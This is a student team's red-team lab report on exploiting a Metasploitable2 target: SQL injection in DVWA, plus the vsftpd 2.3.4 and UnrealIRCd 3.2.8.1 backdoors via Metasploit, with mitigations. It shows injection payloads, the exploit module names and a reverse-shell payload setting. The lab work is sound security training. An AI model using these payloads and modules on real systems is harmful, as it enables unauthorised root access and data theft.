


Red-Team(Hi-Vulns)

Depi Project

Report for team B

Mahmoud Saeed Mansour
Omar Hossam
Haneen Al-Mallah
Nour EL-Din Ahmed
Mariam Sanad

Overview

This lab focuses on identifying, exploiting, and documenting critical vulnerabilities in a controlled environment. A vulnerable Metasploitable2 machine was assessed using Kali Linux tools, including Nmap, Metasploit Framework, Burp Suite, and manual SQL injection techniques. Three major high-severity vulnerabilities were successfully exploited:

- **SQL Injection** in DVWA (Boolean-based and Error-based)
- **vsftpd 2.3.4 Backdoor Remote Code Execution**
- **UnrealIRCd 3.2.8.1 Backdoor Remote Code Execution**

All commands and outputs were recorded using the `script -f lab-log.txt` command for integrity and auditing purposes. Screenshots were captured to provide visual evidence of each exploitation step.

Goals

1. Conduct a full vulnerability assessment against the Metasploitable2 target machine.
2. Identify and exploit SQL Injection vulnerabilities in DVWA using multiple techniques.
3. Exploit two known critical RCE vulnerabilities: vsftpd 2.3.4 backdoor and UnrealIRCd 3.2.8.1 backdoor.
4. Capture all terminal activity through automated logging for documentation.
5. Produce clear, reproducible evidence of successful exploitation to support the final report.

Methodology

A standard penetration testing methodology was followed:

3.1. Information Gathering

- Identified the target IP using network scanning (`netdiscover`, `nmap`).
- Enumerated open ports and running services.
- Determined service versions and vulnerabilities.

3.2. Vulnerability Analysis

- DVWA detected on port 80 → SQL Injection.
- vsftpd 2.3.4 detected on port 21 → backdoor RCE vulnerability.
- UnrealIRCd 3.2.8.1 detected on port 6667 → malicious trojanized version allowing RCE.

3.3. Exploitation

- Performed SQL Injection (Boolean-based and Error-based).
- Used Metasploit modules to exploit both RCE backdoor services.
- Obtained remote shells from both RCE exploits.

3.4. Documentation

- Captured screenshots of commands and shells.
- All terminal output recorded to `lab-log.txt`.

Tools Used

- **Kali Linux**
- **Nmap** – port & service scanning
- **Metasploit Framework** – exploit execution
- **Firefox** – accessing DVWA
- **script** utility – session logging
- **DVWA** – vulnerable web app

Findings & Exploits

5.1. Vulnerability #1: DVWA SQL Injection

Type 1: Boolean-Based SQL Injection


Payload Used:


```
1' OR '1'='1
```

Result:

- Returned all user entries from database.
- Authentication bypass confirmed.

Screenshots ::


Kali Linux
Damn Vulnerable Web A
192.168.18.128/dvwa/vulnerabilities/sqli/
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
1' OR '1'='1
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Kali Linux
Damn Vulnerable Web A
192.168.18.128/dvwa/vulnerabilities/sqli/?id=1'+OR+'1'%3D'1&Submit=Submit#
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Type 2: Error-Based SQL Injection

Payload Used:

```
1' AND NONEXISTENTFUNC(1)#
```

Result:

MySQL returned the error:


```
FUNCTION dvwa.NONEXISTENTFUNC does not exist
```


- MySQL generated an error revealing:
    - internal details about the database
    - confirmed that SQL commands were being executed

Impact:

- Reveals database structure and can lead to full data compromise.

Screenshots::





5.2. Vulnerability #2: vsftpd 2.3.4 Backdoor RCE

Description: This version contains a malicious backdoor triggered when a username ends with `:)`.

Exploit Used (Metasploit):

`exploit/unix/ftp/vsftpd_234_backdoor`

Result:

- Command shell opened as **root**
- Verified with:

`Id`

Impact:

- Full system compromise with root privileges.

Screenshots::

5.3. Vulnerability #3: UnrealIRCd 3.2.8.1 Backdoor RCE

Description: A trojaned version of UnrealIRCd allows attackers to execute code remotely.

Exploit Used (Metasploit):

```
exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
PAYLOAD = cmd/unix/reverse
```


Result:

- Reverse shell obtained.
- Confirmed with `id` and `ls`.

Impact:

- Complete remote code execution
- Ability to install malware, modify systems, and pivot into other machines.

Screenshots::



Impact Assessment

All three findings are **critical (CVSS 10.0)** because:

- Remote code execution was achieved twice.
- Database contents were fully exposed.
- All exploits required no authentication.
- Attacker gained **root level** access.

these vulnerabilities would allow full takeover of the system and internal network.

Recommendations & Mitigations

For DVWA SQL Injection (A web application example)

- Use prepared statements / parameterized queries.
- Implement input validation & sanitization.
- Enable Web Application Firewall rules.
- Update PHP and MySQL version.

For vsftpd 2.3.4

- Remove outdated vsftpd service.
- Update to latest secure version.
- Disable FTP entirely and use **SFTP/SSH** instead.
- Restrict port 21 using firewall rules.

For UnrealIRCd 3.2.8.1

- Replace with an uncompromised version.
- Verify package signatures before installation.
- Restrict IRC service to internal trusted hosts.
- Monitor for unexpected outbound connections.

Conclusion

The penetration test successfully demonstrated exploitation of three major, high-severity vulnerabilities within Metasploitable2. By performing SQL injection and two remote code execution attacks, full system compromise was achieved. The findings highlight the importance of regular patching, secure coding practices, and service hardening to protect production environments against similar attacks.

All results were documented with screenshots and logs stored in `lab-log.txt`.

Appendices

Commands Used

- `nmap -sV -sC -A <target-ip>`
- `script -f lab-log.txt`
- SQLi payloads
- Metasploit commands
- Shell verification commands (`id`, `ls`, `whoami`)